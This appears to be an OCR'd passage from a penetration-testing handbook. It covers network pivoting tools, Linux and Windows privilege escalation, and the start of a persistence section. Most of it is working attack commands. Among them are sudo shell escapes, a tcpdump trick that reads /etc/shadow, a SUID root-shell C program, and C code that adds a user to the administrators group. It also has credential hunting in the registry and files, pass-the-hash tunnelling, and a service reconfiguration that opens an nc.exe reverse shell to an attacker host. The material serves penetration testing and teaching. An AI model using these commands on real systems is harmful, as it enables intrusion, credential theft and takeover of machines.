(attacker) $ graftcp ./nuclei -u http://172.16.1.24
```

Simple configuration file for graftcp

```
# https://github.com/hmgle/graftcp/blob/master/local/example-graftcp-
local.conf
## Listen address (default ":2233")
listen = :2233
loglevel = 1

## SOCKS5 address (default "127.0.0.1:1080")
socks5 = 127.0.0.1:1080
# socks5_username = SOCKS5USERNAME
# socks5_password = SOCKS5PASSWORD

## Set the mode for select a proxy (default "auto")
select_proxy_mode = auto
```

Web SOCKS - reGeorg

reGeorg, the successor to reDuh, pwn a bastion webserver and create SOCKS proxies through the DMZ. Pivot and pwn.

Drop one of the following files on the server:

- tunnel.ashx

- tunnel.aspx
- tunnel.js
- tunnel.jsp
- tunnel.nosocket.php
- tunnel.php
- tunnel.tomcat.5.jsp

```
python reGeorgSocksProxy.py -p 8080 -u http://compromised.host/shell.jsp #
the socks proxy will be on port 8080

optional arguments:
  -h, --help            show this help message and exit
  -l , --listen-on      The default listening address
  -p , --listen-port    The default listening port
  -r , --read-buff      Local read buffer, max data to be sent per POST
  -u , --url            The url containing the tunnel script
  -v , --verbose        Verbose output[INFO|DEBUG]
```

Web SOCKS - pivotnacci

pivotnacci, a tool to make socks connections through HTTP agents.

```
pip3 install pivotnacci
pivotnacci  https://domain.com/agent.php --password "s3cr3t"
pivotnacci  https://domain.com/agent.php --polling-interval 2000
```

Metasploit

```
# Meterpreter list active port forwards
portfwd list

# Forwards 3389 (RDP) to 3389 on the compromised machine running the
Meterpreter shell
portfwd add –l 3389 –p 3389 –r target-host
portfwd add -l 88 -p 88 -r 127.0.0.1
portfwd add -L 0.0.0.0 -l 445 -r 192.168.57.102 -p 445

# Forwards 3389 (RDP) to 3389 on the compromised machine running the
Meterpreter shell
portfwd delete –l 3389 –p 3389 –r target-host
# Meterpreter delete all port forwards
portfwd flush

or

# Use Meterpreters autoroute script to add the route for specified subnet
192.168.15.0
run autoroute -s 192.168.15.0/24
use auxiliary/server/socks_proxy
set SRVPORT 9090
set VERSION 4a
# or
```

```
use auxiliary/server/socks4a     # (deprecated)


# Meterpreter list all active routes
run autoroute -p

route #Meterpreter view available networks the compromised host can access
# Meterpreter add route for 192.168.14.0/24 via Session number.
route add 192.168.14.0 255.255.255.0 3
# Meterpreter delete route for 192.168.14.0/24 via Session number.
route delete 192.168.14.0 255.255.255.0 3
# Meterpreter delete all routes
route flush
```

Empire

```
(Empire) > socksproxyserver
(Empire) > use module management/invoke_socksproxy
(Empire) > set remoteHost 10.10.10.10
(Empire) > run
```

sshuttle

Transparent proxy server that works as a poor man's VPN. Forwards over ssh.

- Doesn't require admin.
- Works with Linux and MacOS.
- Supports DNS tunneling.

```
pacman -Sy sshuttle
apt-get install sshuttle
sshuttle -vvr user@10.10.10.10 10.1.1.0/24
sshuttle -vvr username@pivot_host 10.2.2.0/24

# using a private key
$ sshuttle -vvr root@10.10.10.10 10.1.1.0/24 -e "ssh -i ~/.ssh/id_rsa"

# -x == exclude some network to not transmit over the tunnel
# -x x.x.x.x.x/24
```

chisel

```
go get -v github.com/jpillora/chisel

# forward port 389 and 88 to hacker computer
user@hacker$ /opt/chisel/chisel server -p 8008 --reverse
user@victim$ .\chisel.exe client YOUR_IP:8008 R:88:127.0.0.1:88
R:389:localhost:389

# SOCKS
user@victim$ .\chisel.exe client YOUR_IP:8008 R:socks
```

SharpChisel

A C# Wrapper of Chisel : https://github.com/shantanu561993/SharpChisel

```
user@hacker$ ./chisel server -p 8080 --key "private" --auth "user:pass" --
reverse --proxy "https://www.google.com"
=======================================================
server : run the Server Component of chisel
-p 8080 : run server on port 8080
--key "private": use "private" string to seed the generation of a ECDSA
public and private key pair
--auth "user:pass" : Creds required to connect to the server
--reverse:  Allow clients to specify reverse port forwarding remotes in
addition to normal remotes.
--proxy https://www.google.com : Specifies another HTTP server to proxy
requests to when chisel receives a normal HTTP request. Useful for hiding
chisel in plain sight.

user@victim$ SharpChisel.exe client --auth user:pass
https://redacted.cloudfront.net R:1080:socks
```

Ligolo

Ligolo : Reverse Tunneling made easy for pentesters, by pentesters

1. Build Ligolo

```
# Get Ligolo and dependencies
cd `go env GOPATH`/src
git clone https://github.com/sysdream/ligolo
cd ligolo
make dep

# Generate self-signed TLS certificates (will be placed in the certs folder)
make certs TLS_HOST=example.com

make build-all
```

2. Use Ligolo

```
# On your attack server.
./bin/localrelay_linux_amd64

# On the compromise host.
ligolo_windows_amd64.exe -relayserver LOCALRELAYSERVER:5555
```

Gost

Wiki English : https://docs.ginuerzh.xyz/gost/en/

```
git clone https://github.com/ginuerzh/gost
cd gost/cmd/gost
go build
```

```
# Socks5 Proxy
Server side: gost -L=socks5://:1080
Client side: gost -L=:8080 -F=socks5://server_ip:1080?notls=true

# Local Port Forward
gost -L=tcp://:2222/192.168.1.1:22 [-F=..]
```

Rpivot

Server (Attacker box)

```
python server.py --proxy-port 1080 --server-port 9443 --server-ip 0.0.0.0
```

Client (Compromised box)

```
python client.py --server-ip <ip> --server-port 9443
```

Through corporate proxy

```
python client.py --server-ip [server ip] --server-port 9443 --ntlm-proxy-ip
[proxy ip] \
--ntlm-proxy-port 8080 --domain CORP --username jdoe --password 1q2w3e
```

Passing the hash

```
python client.py --server-ip [server ip] --server-port 9443 --ntlm-proxy-ip
[proxy ip] \
--ntlm-proxy-port 8080 --domain CORP --username jdoe \
--hashes 986D46921DDE3E58E03656362614DEFE:50C189A98FF73B39AAD3B435B51404EE
```

revsocks

```
# Listen on the server and create a SOCKS 5 proxy on port 1080
user@VPS$ ./revsocks -listen :8443 -socks 127.0.0.1:1080 -pass Password1234

# Connect client to the server
user@PC$ ./revsocks -connect 10.10.10.10:8443 -pass Password1234
user@PC$ ./revsocks -connect 10.10.10.10:8443 -pass Password1234 -proxy
proxy.domain.local:3128 -proxyauth Domain/userpame:userpass -useragent
"Mozilla 5.0/IE Windows 10"

# Build for Linux
git clone https://github.com/kost/revsocks
export GOPATH=~/go
go get github.com/hashicorp/yamux
go get github.com/armon/go-socks5
go get github.com/kost/go-ntlmssp
go build
go build -ldflags="-s -w" && upx --brute revsocks

# Build for Windows
go get github.com/hashicorp/yamux
go get github.com/armon/go-socks5
go get github.com/kost/go-ntlmssp
GOOS=windows GOARCH=amd64 go build -ldflags="-s -w"
```

```
go build -ldflags -H=windowsgui
upx revsocks
```

plink

```
# exposes the SMB port of the machine in the port 445 of the SSH Server
plink -l root -pw toor -R 445:127.0.0.1:445
# exposes the RDP port of the machine in the port 3390 of the SSH Server
plink -l root -pw toor ssh-server-ip -R 3390:127.0.0.1:3389

plink -l root -pw mypassword 192.168.18.84 -R
plink.exe -v -pw mypassword user@10.10.10.10 -L 6666:127.0.0.1:445

plink -R [Port to forward to on your VPS]:localhost:[Port to forward on your
local machine] [VPS IP]
# redirects the Windows port 445 to Kali on port 22
plink -P 22 -l root -pw some_password -C -R 445:127.0.0.1:445 192.168.12.185
```

ngrok

```
# get the binary
wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
unzip ngrok-stable-linux-amd64.zip

# log into the service
./ngrok authtoken 3U[REDACTED_TOKEN]Hm

# deploy a port forwarding for 4433
./ngrok http 4433
./ngrok tcp 4433
```

cloudflared

```
# Get the binary
wget https://bin.equinox.io/c/VdrWdbjqyF/cloudflared-stable-linux-amd64.tgz
tar xvzf cloudflared-stable-linux-amd64.tgz
# Expose accessible internal service to the internet
./cloudflared tunnel --url <protocol>://<host>:<port>
```

Capture a network trace with builtin tools

- Windows (netsh)
- ```
  # start a capture use the netsh command.
  netsh trace start capture=yes report=disabled tracefile=c:\trace.etl
  maxsize=16384

  # stop the trace
  netsh trace stop

  # Event tracing can be also used across a reboots
  netsh trace start capture=yes report=disabled persistent=yes
  tracefile=c:\trace.etl maxsize=16384
  ```
  ```

```
# To open the file in Wireshark you have to convert the etl file to
the cap file format. Microsoft has written a convert for this task.
Download the latest version.
etl2pcapng.exe c:\trace.etl c:\trace.pcapng

# Use filters
netsh trace start capture=yes report=disabled Ethernet.Type=IPv4
IPv4.Address=10.200.200.3 tracefile=c:\trace.etl maxsize=16384
```

```
Linux (tcpdump)
sudo apt-get install tcpdump
tcpdump -w 0001.pcap -i eth0
tcpdump -A -i eth0

# capture every TCP packet
tcpdump -i eth0 tcp

# capture everything on port 22
tcpdump -i eth0 port 22
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Network%20Pivoting%20Techniques.md

https://infosecwriteups.com/pivoting-techniques-with-thm-wreath-95fecba1b580

https://zindagitech.com/hacking-methodology-how-to-do-network-pivoting/

Privilege Escalation

Privilege Escalation

Once we have a limited shell it is useful to escalate that shells privileges. This way it will be easier to hide, read and write any files, and persist between reboots.

In this chapter I am going to go over these common Linux privilege escalation techniques:

- Kernel exploits
- Programs running as root
- Installed software
- Weak/reused/plaintext passwords
- Inside service
- Suid misconfiguration
- Abusing sudo-rights
- World writable scripts invoked by root
- Bad path configuration
- Cronjobs
- Unmounted filesystems

Enumeration scripts

I have used principally three scripts that are used to enumerate a machine. They are some difference between the scripts, but they output a lot of the same. So test them all out and see which one you like best.

LinEnum

https://github.com/rebootuser/LinEnum

Here are the options:

```
-k Enter keyword
-e Enter export location
-t Include thorough (lengthy) tests
-r Enter report name
-h Displays this help text
```

Unix privesc

http://pentestmonkey.net/tools/audit/unix-privesc-check
Run the script and save the output in a file, and then grep for warning in it.

Linprivchecker.py

https://github.com/reider-roque/linpostexp/blob/master/linprivchecker.py

Privilege Escalation Techniques

Kernel Exploits

By exploiting vulnerabilities in the Linux Kernel we can sometimes escalate our privileges. What we usually need to know to test if a kernel exploit works is the OS, architecture and kernel version.

Check the following:

OS:

Architecture:

Kernel version:

```
uname -a
cat /proc/version
cat /etc/issue
```

Search for exploits

```
site:exploit-db.com kernel version

python linprivchecker.py extended
```

Don't use kernel exploits if you can avoid it. If you use it it might crash the machine or put it in an unstable state. So kernel exploits should be the last resort. Always use a simpler priv-esc if you can. They can also produce a lot of stuff in the `sys.log`. So if you find anything good, put it up on your list and keep searching for other ways before exploiting it.

Programs running as root

The idea here is that if specific service is running as root and you can make that service execute commands you can execute commands as root. Look for webserver, database or anything else like that. A typical example of this is mysql, example is below.

Check which processes are running

```
# Metasploit
ps

# Linux
ps aux
```

Mysql

If you find that mysql is running as root and you username and password to log in to the database you can issue the following commands:

```
select sys_exec('whoami');
select sys_eval('whoami');
```

If neither of those work you can use a User Defined Function/

User Installed Software

Has the user installed some third party software that might be vulnerable? Check it out. If you find anything google it for exploits.

```
# Common locations for user installed software
/usr/local/
/usr/local/src
/usr/local/bin
/opt/
/home
/var/
/usr/src/

# Debian
dpkg -l

# CentOS, OpenSuse, Fedora, RHEL
rpm -qa (CentOS / openSUSE )

# OpenBSD, FreeBSD
pkg_info
```

Weak/reused/plaintext passwords

- Check file where webserver connect to database (`config.php` or similar)
- Check databases for admin passwords that might be reused
- Check weak passwords

```
username:username
username:username1
```

```
username:root
username:admin
username:qwerty
username:password
```

- Check plaintext password

```
# Anything interesting the the mail?
/var/spool/mail
./LinEnum.sh -t -k password
```

Service only available from inside

It might be that case that the user is running some service that is only available from that host. You can't connect to the service from the outside. It might be a development server, a database, or anything else. These services might be running as root, or they might have vulnerabilities in them. They might be even more vulnerable since the developer or user might be thinking "since it is only accessible for the specific user we don't need to spend that much of security".

Check the netstat and compare it with the nmap-scan you did from the outside. Do you find more services available from the inside?

```
# Linux
netstat -anlp
netstat -ano
```

Suid and Guid Misconfiguration

When a binary with suid permission is run it is run as another user, and therefore with the other users privileges. It could be root, or just another user. If the suid-bit is set on a program that can spawn a shell or in another way be abuse we could use that to escalate our privileges.

For example, these are some programs that can be used to spawn a shell:

```
nmap
vim
less
more
```

If these programs have suid-bit set we can use them to escalate privileges too. For more of these and how to use the see the next section about abusing sudo-rights:

```
nano
cp
mv
find
```

Find suid and guid files

```
#Find SUID
find / -perm -u=s -type f 2>/dev/null
```

```
#Find GUID
find / -perm -g=s -type f 2>/dev/null
```

Abusing sudo-rights

If you have a limited shell that has access to some programs using `sudo` you might be able to escalate your privileges with. Any program that can write or overwrite can be used. For example, if you have sudo-rights to `cp` you can overwrite `/etc/shadow` or `/etc/sudoers` with your own malicious file.

`awk`

```
awk 'BEGIN {system("/bin/bash")}'
```

`bash`

`cp`

Copy and overwrite /etc/shadow

`find`

```
sudo find / -exec bash -i \;

find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' ;
```

`ht`

The text/binary-editor HT.

`less`

From less you can go into vi, and then into a shell.

```
sudo less /etc/shadow
v
:shell
```

`more`

You need to run more on a file that is bigger than your screen.

```
sudo more /home/pelle/myfile
!/bin/bash
```

`mv`

Overwrite `/etc/shadow` or `/etc/sudoers`

`man`

`nano`

`nc`

`nmap`

`python/perl/ruby/lua/etc`

```
sudo perl
exec "/bin/bash";
ctr-d
sudo python
import os
os.system("/bin/bash")
```

`sh`

`tcpdump`

```
echo $'id\ncat /etc/shadow' > /tmp/.test
chmod +x /tmp/.test
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
```

`vi/vim`

Can be abused like this:

```
sudo vi
:shell

:set shell=/bin/bash:shell
```

```
:!bash
```

How I got root with sudo/

World writable scripts invoked as root

If you find a script that is owned by root but is writable by anyone you can add your own malicious code in that script that will escalate your privileges when the script is run as root. It might be part of a cronjob, or otherwise automatized, or it might be run by hand by a sysadmin. You can also check scripts that are called by these scripts.

```
#World writable files directories
find / -writable -type d 2>/dev/null
find / -perm -222 -type d 2>/dev/null
find / -perm -o w -type d 2>/dev/null

# World executable folder
find / -perm -o x -type d 2>/dev/null

# World writable and executable folders
find / \( -perm -o w -perm -o x \) -type d 2>/dev/null
```

Bad path configuration

Putting `.` in the path
If you put a dot in your path you won't have to write `./binary` to be able to execute it. You will be able to execute any script or binary that is in the current directory.
Why do people/sysadmins do this? Because they are lazy and won't want to write `./.`
This explains it
https://hackmag.com/security/reach-the-root/
And here
http://www.dankalia.com/tutor/01005/0100501004.htm

Cronjob

With privileges running script that are editable for other users.

Look for anything that is owned by privileged user but writable for you:

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

Unmounted filesystems

Here we are looking for any unmounted filesystems. If we find one we mount it and start the priv-esc process over again.

```
mount -l
cat /etc/fstab
```

NFS Share

If you find that a machine has a NFS share you might be able to use that to escalate privileges. Depending on how it is configured.

```
# First check if the target machine has any NFS shares
showmount -e 192.168.1.101

# If it does, then mount it to you filesystem
mount 192.168.1.101:/ /tmp/
```

If that succeeds then you can go to `/tmp/share`. There might be some interesting stuff there. But even if there isn't you might be able to exploit it. If you have write privileges you can create files. Test if you can create files, then check with your low-priv shell what user has created that file. If it says that it is the root-user that has created the file it is good news. Then you can create a file and set it with suid-permission from your attacking machine. And then execute it with your low privilege shell.

This code can be compiled and added to the share. Before executing it by your low-priv user make sure to set the suid-bit on it, like this:

```
chmod 4777 exploit
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

Steal password through a keylogger

If you have access to an account with sudo-rights but you don't have its password you can install a keylogger to get it.

Other useful stuff related to privesc

World writable directories

```
/tmp
/var/tmp
```

```
/dev/shm
/var/spool/vbox
/var/spool/samba
```

Basic Enumeration of the System

Before we start looking for privilege escalation opportunities we need to understand a bit about the machine. We need to know what users have privileges. What patches/hotfixes the system has.

```
# Basics
systeminfo
hostname

# Who am I?
whoami
echo %username%

# What users/localgroups are on the machine?
net users
net localgroups

# More info about a specific user. Check if user has privileges.
net user user1

# View Domain Groups
net group /domain

# View Members of Domain Group
net group /domain <Group Name>

# Firewall
netsh firewall show state
netsh firewall show config

# Network
ipconfig /all
route print
arp -A

# How well patched is the system?
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Cleartext Passwords

Search for them

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini

#Find all those strings in config files.
dir /s *pass* == *cred* == *vnc* == *.config*
```

```
# Find all passwords in all files.
findstr /spin "password" *.*
findstr /spin "password" *.*
```

In Files

These are common files to find them in. They might be base64-encoded. So look out for that.

```
c:\sysprep.inf
c:\sysprep\sysprep.xml
c:\unattend.xml
%WINDIR%\Panther\Unattend\Unattended.xml
%WINDIR%\Panther\Unattended.xml

dir c:\*vnc.ini /s /b
dir c:\*ultravnc.ini /s /b
dir c:\ /s /b | findstr /si *vnc.ini
```

In Registry

```
# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"

# Windows autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

# SNMP Paramters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

# Search for password in registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Service only available from inside

Sometimes there are services that are only accessible from inside the network. For example a MySQL server might not be accessible from the outside, for security reasons. It is also common to have different administration applications that is only accessible from inside the network/machine. Like a printer interface, or something like that. These services might be more vulnerable since they are not meant to be seen from the outside.

```
netstat -ano
```

Example output:

```
Proto  Local address      Remote address     State        User  Inode
PID/Program name
    -----  -------------      --------------     -----        ----  -----
----------------
```

```
    tcp    0.0.0.0:21         0.0.0.0:*          LISTEN       0     0
-
    tcp    0.0.0.0:5900       0.0.0.0:*          LISTEN       0     0
-
    tcp    0.0.0.0:6532       0.0.0.0:*          LISTEN       0     0
-
    tcp    192.168.1.9:139    0.0.0.0:*          LISTEN       0     0
-
    tcp    192.168.1.9:139    192.168.1.9:32874  TIME_WAIT    0     0
-
    tcp    192.168.1.9:445    192.168.1.9:40648  ESTABLISHED  0     0
-
    tcp    192.168.1.9:1166   192.168.1.9:139    TIME_WAIT    0     0
-
    tcp    192.168.1.9:27900  0.0.0.0:*          LISTEN       0     0
-
    tcp    127.0.0.1:445      127.0.0.1:1159     ESTABLISHED  0     0
-
    tcp    127.0.0.1:27900    0.0.0.0:*          LISTEN       0     0
-
    udp    0.0.0.0:135        0.0.0.0:*                       0     0
-
    udp    192.168.1.9:500    0.0.0.0:*                       0     0
-
```

Look for **LISTENING/LISTEN**. Compare that to the scan you did from the outside.
Does it contain any ports that are not accessible from the outside?

If that is the case, maybe you can make a remote forward to access it.

```
# Port forward using plink
plink.exe -l root -pw mysecretpassword 192.168.0.101 -R 8080:127.0.0.1:8080

# Port forward using meterpreter
portfwd add -l <attacker port> -p <victim port> -r <victim ip>
portfwd add -l 3306 -p 3306 -r 192.168.1.101
```

So how should we interpret the netstat output?

Local address 0.0.0.0
Local address 0.0.0.0 means that the service is listening on all interfaces. This means that it can receive a connection from the network card, from the loopback interface or any other interface. This means that anyone can connect to it.

Local address 127.0.0.1
Local address 127.0.0.1 means that the service is only listening for connection from the your PC. Not from the internet or anywhere else. **This is interesting to us!**

Local address 192.168.1.9
Local address 192.168.1.9 means that the service is only listening for connections from the local network. So someone in the local network can connect to it, but not someone from the internet. **This is also interesting to us!**

Kernel exploits

Kernel exploits should be our last resource, since it might but the machine in an unstable state or create some other problem with the machine.

Identify the hotfixes/patches

```
systeminfo
# or
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Python to Binary

If we have an exploit written in python but we don't have python installed on the victim-machine we can always transform it into a binary with pyinstaller. Good trick to know.

Scheduled Tasks

Here we are looking for tasks that are run by a privileged user, and run a binary that we can overwrite.

```
schtasks /query /fo LIST /v
```

This might produce a huge amount of text. I have not been able to figure out how to just output the relevant strings with `findstr`. So if you know a better way please notify me. As for now I just copy-paste the text and past it into my linux-terminal.
Yeah I know this ain't pretty, but it works. You can of course change the name SYSTEM to another privileged user.

```
cat schtask.txt | grep "SYSTEM\|Task To Run" | grep -B 1 SYSTEM
```

Change the upnp service binary

```
sc config upnphost binpath= "C:\Inetpub\nc.exe 192.168.1.101 6666 -e
c:\Windows\system32\cmd.exe"
sc config upnphost obj= ".\LocalSystem" password= ""
sc config upnphost depend= ""
```

Weak Service Permissions

Services on windows are programs that run in the background. Without a GUI.

If you find a service that has write permissions set to `everyone` you can change that binary into your custom binary and make it execute in the privileged context.
First we need to find services. That can be done using `wmci` or `sc.exe`. Wmci is not available on all windows machines, and it might not be available to your user. If you don't have access to it, you can use `sc.exe`.

WMCI

```
wmic service list brief
```
This will produce a lot out output and we need to know which one of all of these services have weak permissions. In order to check that we can use the `icacls` program. Notice that `icacls` is only available from Vista and up. XP and lower has `cacls` instead.
As you can see in the command below you need to make sure that you have access to `wimc`, `icacls` and write privilege in `C:\windows\temp`.

```
for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i
"pathname"^|find /i /v "system32"') do @echo %a >>
c:\windows\temp\permissions.txt

for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do
cmd.exe /c icacls "%a"
```

Binaries in system32 are excluded since they are mostly correct, since they are installed by windows.

sc.exe

```
sc query state= all | findstr "SERVICE_NAME:" >> Servicenames.txt

FOR /F %i in (Servicenames.txt) DO echo %i
type Servicenames.txt

FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >>
services.txt

FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >>
path.txt
```

Now you can process them one by one with the cacls command.

```
cacls "C:\path\to\file.exe"
```

Look for Weakness

What we are interested in is binaries that have been installed by the user. In the output you want to look for `BUILTIN\Users:(F)`. Or where your user/usergroup has `(F)` or `(C)` rights.
Example:

```
C:\path\to\file.exe
BUILTIN\Users:F
BUILTIN\Power Users:C
BUILTIN\Administrators:F
NT AUTHORITY\SYSTEM:F
```

That means your user has write access. So you can just rename the `.exe` file and then add your own malicious binary. And then restart the program and your binary will be executed instead. This can be a simple getsuid program or a reverse shell that you create with msfvenom.
Here is a POC code for getsuid.

```
#include <stdlib.h>
int main ()
{
int i;
    i = system("net localgroup administrators theusername /add");
return 0;
}
```

We then compile it with mingw like this:

```
i686-w64-mingw32-gcc windows-exp.c -lws2_32 -o exp.exe
```

Restart the Service

Okay, so now that we have a malicious binary in place we need to restart the service so that it gets executed. We can do this by using `wmic` or `net` the following way:

```
wmic service NAMEOFSERVICE call startservice
net stop [service name] && net start [service name].
```

The binary should now be executed in the SYSTEM or Administrator context.

Migrate the meterpreter shell

If your meterpreter session dies right after you get it you need migrate it to a more stable service. A common service to migrate to is winlogon.exe since it is run by system and it is always run. You can find the PID like this:

```
wmic process list brief | find "winlogon"
```

So when you get the shell you can either type `migrate PID` or automate this so that meterpreter automatically migrates.
http://chairofforgetfulness.blogspot.cl/2014/01/better-together-scexe-and.html

Unquoted Service Paths

Find Services With Unquoted Paths

```
# Using WMIC
wmic service get name,displayname,pathname,startmode |findstr /i "auto"
|findstr /i /v "c:\windows\\" |findstr /i /v """

# Using sc
sc query
sc qc service name

# Look for Binary_path_name and see if it is unquoted.
```

If the path contains a space and is not quoted, the service is vulnerable.

Exploit It

If the path to the binary is:

```
c:\Program Files\something\winamp.exe
```

We can place a binary like this

```
c:\program.exe
```

When the program is restarted it will execute the binary `program.exe`, which we of course control. We can do this in any directory that has a space in its name. Not only `program files`.
This attack is explained here:
http://toshellandback.com/2015/11/24/ms-priv-esc/

There is also a metasploit module for this is:
exploit/windows/local/trusted_service_path

Vulnerable Drivers

Some driver might be vulnerable. I don't know how to check this in an efficient way.

```
# List all drivers
driverquery
```

AlwaysInstallElevated

```
reg query
HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
reg query
HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
```

http://toshellandback.com/2015/11/24/ms-priv-esc/

Group Policy Preference

If the machine belongs to a domain and your user has access to `System Volume Information` there might be some sensitive files there.
First we need to map/mount that drive. In order to do that we need to know the IP-address of the domain controller. We can just look in the environment-variables

```
# Output environment-variables
set

# Look for the following:
LOGONSERVER=\\NAMEOFSERVER
USERDNSDOMAIN=WHATEVER.LOCAL

# Look up ip-addres
nslookup nameofserver.whatever.local

# It will output something like this
Address:  192.168.1.101

# Now we mount it
net use z: \\192.168.1.101\SYSVOL

# And enter it
z:

# Now we search for the groups.xml file
dir Groups.xml /s
```

If we find the file with a password in it, we can decrypt it like this in Kali

```
gpp-decrypt encryptedpassword
Services\Services.xml: Element-Specific Attributes
ScheduledTasks\ScheduledTasks.xml: Task Inner Element, TaskV2 Inner
Element, ImmediateTaskV2 Inner Element
Printers\Printers.xml: SharedPrinter Element
Drives\Drives.xml: Element-Specific Attributes
DataSources\DataSources.xml: Element-Specific Attributes
```

Escalate to SYSTEM from Administrator

On Windows XP and Older

If you have a GUI with a user that is included in Administrators group you first need to open up `cmd.exe` for the administrator. If you open up the cmd that is in Accessories it will be opened up as a normal user. And if you rightclick and do `Run as Administrator` you might need to know the Administrators password. Which you might not know. So instead you open up the cmd from `c:\windows\system32\cmd.exe`. This will give you a cmd with Administrators rights.
From here we want to become SYSTEM user. To do this we run:

First we check what time it is on the local machine:

```
time

# Now we set the time we want the system CMD to start. Probably one minuter
after the time.
at 01:23 /interactive cmd.exe
```

And then the cmd with SYSTEM privs pops up.

Vista and Newer

You first need to upload PsExec.exe and then you run:

```
psexec -i -s cmd.exe
```

Kitrap

On some machines the `at 20:20` trick does not work. It never works on Windows 2003 for example. Instead you can use Kitrap. Upload both files and execute `vdmaillowed.exe`. I think it only works with GUI.

```
vdmallowed.exe
vdmexploit.dll
```

Using Metasploit

So if you have a metasploit meterpreter session going you can run `getsystem`.

Post modules

Some interesting metasploit post-modules

First you need to background the meterpreter shell and then you just run the post modules.
You can also try some different post modules.

```
use exploit/windows/local/service_permissions
```

```
post/windows/gather/credentials/gpp

run post/windows/gather/credential_collector

run post/multi/recon/local_exploit_suggester

run post/windows/gather/enum_shares

run post/windows/gather/enum_snmp

run post/windows/gather/enum_applications

run post/windows/gather/enum_logged_on_users

run post/windows/gather/checkvm
```


Persistence

Persistence is a technique widely used by red teaming professionals and adversaries to maintain a connection with target systems after interruptions that can cut off their access. In this context, persistence includes access and configuration to maintain the initial foothold of the systems.


Playing with a DLL proxy

The DLL proxy technique is commonly used for traffic interception, but it can also be a good friend for persistence. In short, a portable executable file (program.exe) can call a legitimate.dll file with some exported functions, such as exportedFunction1, exportedFunction2, and exportedFunction3. To perform this technique, we need to create a target DLL with the same exported functions, rename it to the original name, introduce the customized code, and forward the execution to the original DLL (legitimate1.dll). The next image presents the described scenario in detail.

